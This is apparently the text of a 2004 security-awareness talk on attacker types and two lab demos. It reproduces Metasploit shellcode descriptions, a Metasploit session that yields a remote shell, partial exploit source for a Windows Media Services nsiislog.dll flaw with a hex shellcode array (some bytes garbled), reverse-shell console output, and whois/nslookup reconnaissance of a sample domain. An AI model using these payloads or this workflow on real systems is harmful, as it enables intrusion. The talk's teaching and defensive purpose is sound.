

A Day in the Life of a Hacker



by Brett Moore



Security-Assessment

.com

“A hacker by any name, still hacks”

Hacker, Cracker, Black Hat, Script Kiddie, Warez
Pirate, Disgruntled employee, Ex employee,
Dishonest employee, Temporary employee, After
hours cleaner , Etc etc..


opportunist VS motivated



Security-Assessment

.com

Skill Level Required





[Web](#) [Images](#) [Groups](#) [Directory](#) [News](#)

Searched the web for **exploiting win32 buffer overflows**.

Results 1 - 10 of about 3,200. Search took 0.20 seconds.

[Exploiting WIN32 Buffer Overflows part - I: npguy](#)

Exploiting WIN32 Buffer Overflows : Part - I - npguy. Introduction. Despite the various techniques and other run-time approaches, **buffer ...**

www.ysgnet.com/art/win32_buffer_overflow.htm - 18k - [Cached](#) - [Similar pages](#)

[Exploiting WIN32 Buffer Overflows part - I: npguy](#)

Breaking the Windows Script Encoder by Mr Brownstone The Windows Script Encoder (screnc.exe) is a Microsoft tool that can be used ...

www.ysgnet.com/art/script_encoder.htm - 7k - [Cached](#) - [Similar pages](#)

[[More results from www.ysgnet.com](#)]

[BADCODED - How to exploit programs vulnerabilities \(buffer ...](#)

... Good. **Win32 Buffer Overflows** (Location, Exploitation and Prevention). ... **Exploiting Kernel Buffer Overflows** FreeBSD Style. Esa Etelavuori. December 2000. ...

community.core-sdi.com/~juliano/bufo.html - 27k - [Cached](#) - [Similar pages](#)

[Neohapsis Archives - Vuln-Dev - RE: Finding and exploiting buffer ...](#)

... 2. **Win32 Buffer Overflows**, by dark spyrit AKA Barnaby Jack [http://www ...](http://www...) To: vuln-dev securityfocus.com Subject: Finding and **exploiting buffer overflows** in Windows ...

archives.neohapsis.com/archives/vuln-dev/2002-q2/0451.html - 6k - [Cached](#) - [Similar pages](#)

[Win32 Buffer Overflows \(Location, Exploitation and Prevention\)](#)

... **Win32 Buffer Overflows** (Location, Exploitation and Prevention). ... The second will demonstrate the process of **exploiting** the weakness - the problem with most **win32 ...**

secinf.net/auditing/Win32_Buffer_Overflows_Location_Exploitation_and_Prevention.html - 32k - [Cached](#) - [Similar pages](#)

[WBG Links - Buffer Overflows](#)

... UNIX Assembly Codes Development for Vulnerabilities by Last Stage of Delirium **Win32**

The Metasploit Project

Last Update: 02/21/2004 [Sections](#)

- [Metasploit](#)
- [Shellcode](#)
- [Opcode DB](#)
- [Projects](#)
- [Releases](#)
- [Research](#)
- [Contact](#)
- [Links](#)

The Shellcode Archive contains various payloads written by the Metasploit staff. All payloads come with source code and usage instructions. Many of the techniques (and some code) have been borrowed from other sources, credit is given where applicable. Almost none of the code here has been optimized for size, usually there is no need for it, and when there is, it makes more sense to rewrite it from scratch. Effort has been placed into writing payloads that not only work reliably under most environments, but also clean up after themselves when the target goal is achieved.

[Win32 Vampiric Import Example](#)

Many win32 operating systems include a large amount of libraries and executables which are static across service packs. These files can be used to write really small service-pack independent payloads. The example below attaches to dbmssocn.dll and uses the import address table to download and execute a secondary payload.

Assembled Size: **179 bytes**

- [Windows 2000 Vampiric Import ASM](#)
- [Windows 2000 Vampiric Import C](#)
- [Windows 2000 Vampiric Import Perl](#)
- [Windows 2000 Vampiric Import Exe](#) MD5 (30053a85bf2f57a8c8ac93f30ae10596)

[Win32 OS/SP Independent Loader](#)

This code uses the kernel32.dll locating technique described by [LSD](#) in their "Win32 Assembly Components" paper. Our implementation is based off code by Dino Dai Zovi, with minor changes to remove the need for any calls to GetProcAddress (all functions are found solely by their hash) and to provide a C function to obtain the hash value for a given string. The majority of the win32 payloads on this site use this loader.

[Win32 OS/SP Independent Loader](#)

This code uses the kernel32.dll locating technique described by [LSD](#) in their "Win32 Assembly Components" paper. Our implementation is based off code by Dino Dai Zovi, with minor changes to remove the need for any calls to GetProcAddress (all functions are found solely by their hash) and to provide a C function to obtain the hash value for a given string. The majority of the win32 payloads on this site use this loader.

- [Win32 OS/SP Independent Loader C \[Visual Studio\]](#)

[Win32 Bind Shell](#)

This payload will load winsock, listen on a port, and spawn a cmd.exe shell when a connection is made. It will call WaitForSingleObject with an infinite timeout and then ExitProcess when the cmd.exe process has terminated. This payload has been tested on many service packs of Windows NT 4.0, Windows 2000, and Windows XP. This payload will NOT work on Windows 9x since cmd.exe does not exist and command.com can't send its output back to the socket.

Assembled Size: **356 bytes**

- [Win32 Bind Shell ASM](#)

- [Win32 Bind Shell C](#)

- [Win32 Bind Shell Perl](#)

- [Win32 Bind Shell Exe](#) MD5 (7995b0f4b8ab2f0ee2166ee51ae2048f)

[Win32 Reverse Shell](#)

This payload will load winsock, connect to the specified host, and spawn a cmd.exe shell. It will call WaitForSingleObject with an infinite timeout and then ExitProcess when the cmd.exe process has terminated. This payload has been tested on many service packs of Windows NT 4.0, Windows 2000, and Windows XP. This payload will NOT work on Windows 9x since cmd.exe does not exist and command.com can't send its output back to the socket. A newer, much smaller version of this payload will be released soon.

Assembled Size: **335 bytes**

- [Win32 Reverse Shell ASM](#)

- [Win32 Reverse Shell C](#)

- [Win32 Reverse Shell Exe](#) MD5 (323b372de2ee3998a9d0ee4e33184279)

[Win32 Create Local Admin User](#)

This payload will load netapi32.dll and call NetUserAdd followed by NetLocalGroupAddMembers. It will create a new user account with the username and password of "X" and add it to the local group "Administrators". This payload has been tested against Windows 2000 and Windows XP, it will not work on Windows 9x systems.

Assembled Size: **304 bytes**

- [Win32 Add User ASM](#)
- [Win32 Add User C](#)
- [Win32 Add User Exe](#) MD5 (bbc784fe965163b21cfac8f5a38eabcb)

[Win32 Exception Handle Example](#)

This payload demonstrates the use of the Windows exception handling system. Essentially it overwrites the SEH chain at fs:[0] and then triggers an exception through a null pointer dereference, jumping to the code we specify. This technique becomes very useful when writing exploits for bugs which only allow for a small number of bytes to be overwritten.

- [Win32 Exception Handler ASM](#)

[x86 FNSTENV XOR Byte Decoder](#)

This encoder uses the fnstenv instruction to save the floating point environment to the stack, where it pulls the original eip value and then decodes the real payload. This technique was first described by noir on the vuln-dev mailing list. The actual encoder can only handle 256 bytes in its current form, if more than 256 bytes are needed, change the sub cl to sub cx. The nice thing about this decoder is that it is small (23 bytes) and does not use the jmp/call track to get the eip value, this may prevent certain signature matching intrusion detection systems from detecting the payload.

- [FNSTENV Xor Decoder ASM](#)

© 2004 METASPLOIT.COM

"I saw this discovery channel show the other day, about this lady who trained rats to run cat5 cable, apparently it works pretty good. So i could have this robot, that unleashes an army of augmented rats..." DL

MetaSploit Exploit Framework v1.1 Sun Jul 27 14:55:48 2003 (0x00000025 ownij ticks)

Options

Loaded Exploits (8)

Apache Chunked Encoding (Win2k)
 Apache Chunked Encoding (WinNT)
 IIS 5.0 .Printer Buffer Overflow
 IIS nsislog.dll POST Overflow (Win2k)
 RPC DCOM Remote Overflow
 Samba trans2open Overflow
 War-FTPd 1.65 PASS (Win2k)
 WebDAV NTDLL.DLL (Win2k SP3)

Target Address 192.168.0.166 T.Port 80

System Address 192.168.0.247 S.Port 20310

Selected Exploit IIS 5.0 .Printer Buffer Overflo

Selected Payload
 Win32 Bind Shell
 Win32 Create User
 Win32 Reverse Shell

```

Name: C:\WINNT\system32\cmd.exe
Version:
Author:
URL:
This exploit is for:
Printed:
2000 success:
kill t

F:\framework>perl cli ./exp/apache_chunked_winnt.exp payload=winbind rhost=192.168.0.167 rport=8080 lport=7777 E
[*] Generating payload winbind (x86, win32, bind)...
[*] Payload generation complete (8100 bytes)
[*] Using padding size of 352 for server: Apache/1.3.22 (Win32)
[*] Using 352 bytes of padding with jmp address 0x1c0f1022
[*] Exploit request is 13018 bytes
[*] Sending 13018 bytes to remote host.
[*] Connected to 192.168.0.167:7777...


Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

c:\program files\apache group\apache>exit
exit
[*] Connection closed
[*] Exiting Shell Connector...
[*] Exploit module has exited.
  
```

» Exploits & Codes

- » 03.23.2004 : **WS_FTP Server <= 4.0.2 ALLO Remote overflow Exploit**
- » 03.23.2004 : Foxmail 5.0 PunyLib.dll Remote stack overflow Exploit
- » 03.19.2004 : Eudora 6.0.3 for Windows attachment spoofing Exploit
- » 03.10.2004 : GNU Anubis 3.6.2 remote Buffer Overflow Root Exploit
- » 03.04.2004 : Red Faction <= 1.20 Server Reply Buffer Overflow Remote Exploit

Time Between Disclosure And Exploit Release



Security-Assessment

.com

Hacker Of Opportunity

- Low hanging fruit
- Exploitable by known vulnerabilities
- After peer recognition
- Web page defacement





**soon the French version
of zone-h will be opened...
...managed by Siegfried**

Hackproof Your Web Server

Running a Microsoft server?
Protect it from known/
unknown attacks.

Free Thawte Guide to SSL

Learn about the business
benefits of securing your site
with SSL.

Web Server Security

Protect Your Assets & Enable
Growth With Our Security
Management Tools!

Web Server Security

Visit eWeek for the Latest
Security News, Information,
Analysis & More

Ads by Google

LANGUAGE

English

SEARCH

MAIN MENU

[Homepage](#)

[News](#)

[Advisories](#)

[BuCon NEW!](#)

[Premiere reports](#)

[Bucon reports subscription](#)

[Download area](#)

[Zone-H works](#)

[Digital attacks](#)

[Attacks archive](#)

[Attacks archive ★](#)

[Top Attackers ★](#)

[Attack notification](#)

[Internet spam/frauds](#)

[Stay tuned](#)

[Infosec pager](#)

[Mailing list subscription](#)

[Early Warning subscription](#)

[Passive public area](#)

[Stats & Graphs](#)

[Active public area](#)

[Legal corner](#)

[Forum section](#)

DIGITAL ATTACKS ARCHIVE

[[Disable filters](#) | [View Top Attackers](#)]

Apply filters

Attacker:

Domain:

Date: :

System:

Legend:

H - Homepage defacement

M - Mass defacement (click to view all defacements of this IP)

R - Redefacement (click to view all defacements of this site)

★ - Special defacement

| Time | Attacker | | Domain | OS | View |
|------------|--------------|-----|---------------------------|----------|-----------------------------------------------|
| 2004/03/25 | hackbsd crew | M | duvin.co.nz/index.html | Win 2000 | view mirror |
| 2004/03/25 | hackbsd crew | M | ...duvin.co.nz/index.html | Win 2000 | view mirror |
| 2004/03/07 | Ir4dex | H M | mercyships.org.nz | Linux | view mirror |
| 2004/03/07 | Ir4dex | H M | ...ndvillagesurgery.co.nz | Linux | view mirror |
| 2004/03/07 | Ir4dex | H M | equinesolutions.co.nz | Linux | view mirror |
| 2004/03/07 | Ir4dex | H M | hht.school.nz | Linux | view mirror |
| 2004/03/07 | Ir4dex | H M | andreamoore.co.nz | Linux | view mirror |
| 2004/02/27 | Ir4dex | H M | gbtech.co.nz | Linux | view mirror |
| 2004/02/26 | Ir4dex | H M | fortnautilus.co.nz | Linux | view mirror |
| 2004/02/26 | Ir4dex | H M | opendoor.org.nz | Linux | view mirror |
| 2004/02/26 | Ir4dex | H M | lifts.co.nz | Linux | view mirror |
| 2004/02/26 | Ir4dex | H M | aquavu.co.nz | Linux | view mirror |


```
SYSTEMX:>tmp/tools/> Scanner -p80 192.168.1.1 -  
192.168.1.254
```

Security-Assessment

.com

Hacker Of Opportunity

- Constantly scanning the Internet
- Vast log files of computers
- Distance is no protection
- New Zealand is no safer than elsewhere



DEMO 1 : Exploiting a known vulnerability



- » 07.20.2003 : MySQL (MySQL) version 4.0 Remote gid root Exploit
- » 07.22.2003 : Cisco IOS Remote Denial of Service Exploit using hping
- » 07.21.2003 : Windows 2000 RPC DCOM Interface DoS Exploit
- » 07.21.2003 : Cisco IOS IPv4 Packet DoS Exploit (cisco-bug-44020.c)
- » 07.18.2003 : Cisco IOS IPv4 Packets Denial of Service Exploit
- » 07.17.2003 : Citadel/UX BBS version 6.07 remote exploit
- » 07.15.2003 : MSSQL Server Named Pipe Privilege Escalation Exploit
- » [07.14.2003 : Windows Media Services nsiislog.dll Remote Exploit \(New\)](#)
- » 07.13.2003 : Samba 2.2.8 Remote Root exploit with bruteforce method
- » 07.12.2003 : LeapFTP v2.7.x remote buffer overflow exploit
- » 07.10.2003 : CCBILL CGI Remote Exploit for whereami.cgi (ccbillx.c)
- » 07.09.2003 : ICQ Pro 2003a Password Bypass exploit (ca1-icq.asm)
- » 07.08.2003 : Microsoft WebDav III remote root Exploit (xwdav)
- » 07.07.2003 : ColdFusion MX Remote Development Service Exploit
- » 07.02.2003 : Linux eXtremail 1.5.x Remote Format Strings Exploit
- » 07.01.2003 : Windows Media Services Remote Exploit (MS03-022)
- » 06.30.2003 : phpBB 2.0.4 Remote php File Include Exploit
- » 06.27.2003 : Kerio MailServer 5.6.3 Remote Buffer Overflow Exploit
- » 06.23.2003 : Yahoo Messenger 5.5 Remote Exploit (DSR-ducky.c)
- » 06.20.2003 : phpBB 2.0.5 SQL Injection password disclosure Exploit
- » 06.19.2003 : ProFTPD 1.2.9RC1 mod_sql SQL Injection remote Exploit
- » 06.11.2003 : Magic Winmail Server 2.3 Remote Format string exploit
- » 06.10.2003 : mnoGoSearch 3.1.20 remote command execution exploit
- » 06.10.2003 : Mandrake Linux 8.2 /usr/mail local exploit (d86mail.pl)
- » 06.10.2003 : Atftpd version 0.6 remote root exploit (atftpdx.c)
- » 06.08.2003 : Apache <= 2.0.45 APR remote Exploit -Apache-Knacker.pl
- » 06.07.2003 : Microsoft Internet Explorer Object Tag Exploit (MS03-020)

K-OTIK
French IT Database



HP COMPAQ d330 Microtour
avec HP OfficeJet 5510
Processeur Intel® pentium® 4 à 3,0Ghz



Accueil : Advisories : IT News : Exploits : Papers : Backend : Annoncer : Contact

Windows Media Services nsiislog.dll Remote Exploit (New)

* Version TXT Disponible ici *

```
#include <stdio.h>
#include <winsock2.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
```

```
char *hostName = NULL;
unsigned char shellcode[] =
```

```
"\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90"
"\x90\x8b\xc5\x33\xc9\x66\xb9\x10\x03\x50\x80\x30\x97\x40\xe2\xfa"
"\x7e\x8e\x95\x97\x97\xcd\x1c\x4d\x14\x7c\x90\xfd\x68\xc4\xf3\x36"
"\x97\x97\x97\x97\xc7\xf3\x1e\xb2\x97\x97\x97\x97\xa4\x4c\x2c\x97"
"\x97\x77\xe0\x7f\x4b\x96\x97\x97\x16\x6c\x97\x97\x68\x28\x98\x14"
"\x59\x96\x97\x97\x16\x54\x97\x97\x96\x97\xf1\x16\xac\xda\xcd\xe2"
"\x70\xa4\x57\x1c\xd4\xab\x94\x54\xf1\x16\xaf\xc7\xd2\xe2\x4e\x14"
"\x57\xef\x1c\xa7\x94\x64\x1c\xd9\x9b\x94\x5c\x16\xae\xdc\xd2\xc5"
"\xd9\xe2\x52\x16\xee\x93\xd2\xdb\xa4\xa5\xe2\x2b\xa4\x68\x1c\xd1"
"\xb7\x94\x54\x1c\x5c\x94\x9f\x16\xae\xd0\xf2\xe3\xc7\xe2\x9e\x16"
"\xee\x93\xe5\xf8\xf4\xd6\xe3\x91\xd0\x14\x57\x93\x7c\x72\x94\x68"
"\x94\x6c\x1c\xc1\xb3\x94\x6d\xa4\x45\xf1\x1c\x80\x1c\x6d\x1c\xd1"
"\x87\xdf\x94\x6f\xa4\x5e\x1c\x58\x94\x5e\x94\x5e\x94\xd9\x8b\x94"
"\x5c\x1c\xae\x94\x6c\x7e\xfe\x96\x97\x97\xc9\x10\x60\x1c\x40\xa4"
"\x57\x60\x47\x1c\x5f\x65\x38\x1e\xa5\x1a\xcd\x5\x9f\xc5\xc7\xc4\x68"
"\x85\xcd\x1e\xd5\x93\x1a\xe5\x82\xc5\xc1\x68\xc5\x93\xcd\xa4\x57"
"\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x13\x5e\xe3\x9e\xc5\xc1\xc4"
"\x68\x85\xcd\x3c\x75\x7f\xd1\xc5\xc1\x68\xc5\x93\xcd\x1c\x4f\xa4"
"\x57\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x17\x6e\x95\xe3\x9e\xc5"
"\xc1\xc4\x68\x85\xcd\x3c\x75\x70\xa4\x57\xc7\xd7\xc7\xd7\xc7\x68"
"\xc0\x7f\x04\xfd\x87\xc1\xc4\x68\xc0\x7b\xfd\x95\xc4\x68\xc0\x67"
"\xa4\x57\xc0\xc7\x27\x9b\x3c\xcf\x3c\xd7\x3cxc8\xdf\xc7\xc0\xc1"
"\x3a\xc1\x68\xc0\x57\xdf\xc7\xc0\x3a\xc1\x3a\xc1\x68\xc0\x57\xdf"
"\x27\xd3\x1e\x90\xc0\x68\xc0\x53\xa4\x57\x1c\xd1\x63\x1e\xd0xab"
"\x1e\xd0\xd7\x1c\x91\x1e\xd0\xaf\xa4\x57\xf1\x2f\x96\x96\x1e\xd0"
"\xb1\x01\x01\x57\x07\x07\x07\x07\x07\x07\x07\x07\x07\x07\x07\x07"
```

```
E:\exploits>checkmedia 192.168.1.68
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 27 Mar 2004 11:13:30 GMT
Content-Type: text/html
```

```
<head><title>NetShow ISAPI Log Dll</title></head>
<body><h1>NetShow ISAPI Log Dll</h1>
```

```
E:\exploits>nsiislog
```

```
** IISNSLOG.DLL - Windows Media Services - Remote Shell **
** Tested Against Service Pack 4 **
Usage: nsiislog ip [ourip] [ourport]
E:\exploits>nsiislog 192.168.1.68
```

```
** IISNSLOG.DLL - Windows Media Services - Remote Shell **
** Tested Against Service Pack 4 **
. Calling Home: blackhole:2000
. Preparing Exploit Buffer.....Ready
. Starting Listener On Port: 2000
. Connecting To 192.168.1.68
. Sending Exploit.....Exploit Sent
. Connection Received
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>\whoami
IWAM_BLACKHOLE
C:\WINNT\system32>
```

Prevention

- Be aware of the problems and stay current with patches
- Subscribe to vendor security mailing lists
- Be alert to large increases in bandwidth
- The large amount of bogus traffic on the Internet, makes logs less useful





Security-Assessment

.com

Hacker Of Motive

- Revenge
- Private information
- Take their time
- Information discovery
- Whois, nslookup, mail headers



C:\Documents and Settings\Administrator\Desktop\Brighstar\Graphics\domainz\SearchResult.htm - Microsoft Internet Explorer

File Edit View Favorites Tools Help

← Back → → → Search Favorites Media

Address C:\Documents and Settings\Administrator\Desktop\Brighstar\Graphics\domainz\SearchResult.htm Go

D@MAINZ *The Name You Trust* .co.nz

a Melbourne IT company

HOME SERVICES NEWS INFORMATION CONTACT US

Search / Register

Check name availability?
View domain details?
Register a new name?

ENTER NAME:

eg. dnz.co.nz

Register International Names!
.com/.net/org/info/.biz
.com.au/.net.au
.us
Click [here](#)

Information

Domainz News
■ Accredited for International Domain Names

List of Approved Domainz Providers

Become an Approved Domainz Provider

This name is already registered. Use the button below to review the registration details.

Domain Summary

This domain is currently listed in the *Shared Registry*

| | |
|----------------|-------------|
| Domain Name: | acme.co.nz |
| Status: | Registered |
| Registered: | 07/12/1999 |
| Anniversary: | 07/12/2004 |
| Modified: | 15/1/2004 |
| Billing Agent: | Domainz Ltd |

Registrant Contact

ACME (Nz) Ltd
PO Box 23-233
Central
AUCKLAND
NZ
Email: jsmith@acme.co.nz
Phone: +64-555-232-3233

Registrar Contact

Domainz
Private Bag 1810
Wellington, NZ
Email: 4service@domainz.net.nz

Admin Contact

James Smith
PO Box 23-233
Central
AUCKLAND
NZ
Email: jsmith@acme.co.nz
Phone: +64-555-232-3233

Technical Contact

Details not supplied
--
Email: dns@ezysurf.co.nz

Done Internet



Security-Assessment

.com

```
>nslookup acme.co.nz
Server: UnKnown
Address: 192.168.1.254
```

```
Non-authoritative answer:
Name:  acme.co.nz
Address: 192.168.1.1
```

```
>nslookup www.acme.co.nz
Server: UnKnown
Address: 192.168.1.254
```

```
Non-authoritative answer:
Name:  www.acme.co.nz
Address: 192.168.1.1
```

```
>nslookup mail.acme.co.nz
Server: UnKnown
Address: 192.168.1.254
```

```
Non-authoritative answer:
Name:  mail.acme.co.nz
Address: 192.168.1.68
```

```
>nslookup
Default Server: UnKnown
Address: 192.168.1.254
> set type=any
> acme.co.nz
Server: UnKnown
Address: 192.168.1.254
```

```
Non-authoritative answer:
acme.co.nz      MX preference = 5, mail exchanger = mail.acme.co.nz
acme.co.nz      internet address = 192.168.1.1
acme.co.nz
    primary name server = ns.blackhole
    responsible mail addr = mail.blackhole.co.nz
    serial = 3012820
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 28800 (8 hours)
acme.co.nz      nameserver = ns.blackhole
acme.co.nz      nameserver = ns.blackhole

mail.acme.co.nz internet address = 192.168.1.68
```



Message Options [?] [X]

Message settings

Importance: **Normal** [v]
Sensitivity: **Normal** [v]

Security

Encrypt message contents and attachments
 Add digital signature to outgoing message

Tracking options

[icon] Request a read receipt for this message

Delivery options

Have replies sent to: [redacted]
 Expires after: [] [v]

[Contacts...] []
[Categories...] []

Internet headers:

```
Received: from [redacted] ([redacted]58) by mta1-rme.xtra.co.nz  
with ESMTTP  
id <20040316223431.SEBP9271.[redacted]@[redacted]>  
for <brett.moore@security-assessment.com>;  
Wed, 17 Mar 2004 11:34:31 +1300  
Received: from [redacted] ([192.168.1.13])  
by [redacted] ([127.0.0.1])  
with SMTP (MDaemon.Standard.v6.0.7.R)
```

[Close]




Security-Assessment

.com

Hacker Of Motive

- Easy access through an email trojan
- The [Staff@home](#) attack
- The [Staff@work](#) attack



Hacker Of Motive

- Will replicate the target environment
- Discover new vulnerabilities
- Create new exploits
- New exploits pass through IDS rules



DEMO 2 : Exploiting an unknown vulnerability





SLwebmail Sign in - Microsoft Internet Explorer


File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Print Copy Paste

Address <http://192.168.1.68/Scripts/SLwebmail/showlogin.dll?COMPANYID=users&TYPE=REGULAR&LAN> Go



dllhost.exe - Application Error



The instruction at "0x77fccca36" referenced memory at "0x58585858". The memory could not be "written".

Click on OK to terminate the program
Click on CANCEL to debug the program

OK Cancel

Done Internet





Tree

Computer Management (Local)

- System Tools
 - Event Viewer
 - Application
 - Security
 - System
 - System Information
 - Performance Logs and Alerts
 - Shared Folders
 - Device Manager
 - Local Users and Groups
- Storage
 - Disk Management
 - Disk Defragmenter
 - Logical Drives
 - Removable Storage
- Services and Applications

| Type | Date | Time | Source | Category | Event | User |
|-------------|------------|--------------|-------------------------|----------|-------|------|
| Error | 27/03/2004 | 3:15:43 p... | Service Control Manager | None | 7032 | N/A |
| Information | 27/03/2004 | 3:15:41 p... | IISCTLS | None | 1 | N/A |
| Information | 27/03/2004 | 3:15:33 p... | IISCTLS | None | 2 | N/A |
| Error | 27/03/2004 | 3:15:32 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:32 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:32 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:32 p... | Service Control Manager | None | 7031 | N/A |
| Information | 27/03/2004 | 3:15:20 p... | IISCTLS | None | 1 | N/A |
| Error | 27/03/2004 | 3:15:20 p... | WAM | None | 204 | N/A |
| Error | 27/03/2004 | 3:15:20 p... | Service Control Manager | None | 7032 | N/A |
| Information | 27/03/2004 | 3:15:12 p... | IISCTLS | None | 2 | N/A |
| Error | 27/03/2004 | 3:15:12 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:12 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:12 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:12 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:15:08 p... | WAM | None | 204 | N/A |
| Error | 27/03/2004 | 3:15:01 p... | Service Control Manager | None | 7032 | N/A |
| Information | 27/03/2004 | 3:14:52 p... | IISCTLS | None | 1 | N/A |
| Information | 27/03/2004 | 3:14:43 p... | IISCTLS | None | 2 | N/A |
| Error | 27/03/2004 | 3:14:43 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:14:43 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:14:43 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:14:43 p... | Service Control Manager | None | 7031 | N/A |
| Information | 27/03/2004 | 3:14:41 p... | IISCTLS | None | 1 | N/A |
| Error | 27/03/2004 | 3:14:41 p... | WAM | None | 204 | N/A |
| Information | 27/03/2004 | 3:14:33 p... | IISCTLS | None | 2 | N/A |
| Error | 27/03/2004 | 3:14:33 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:14:33 p... | Service Control Manager | None | 7031 | N/A |
| Error | 27/03/2004 | 3:14:33 p... | Service Control Manager | None | 7031 | N/A |

| No. . | Time | Source | Destination | Protocol | Info |
|-------|----------|--------------|--------------|----------|--------------|
| 256 | 4.954564 | 192.168.1.63 | 192.168.1.68 | HTTP | Continuation |
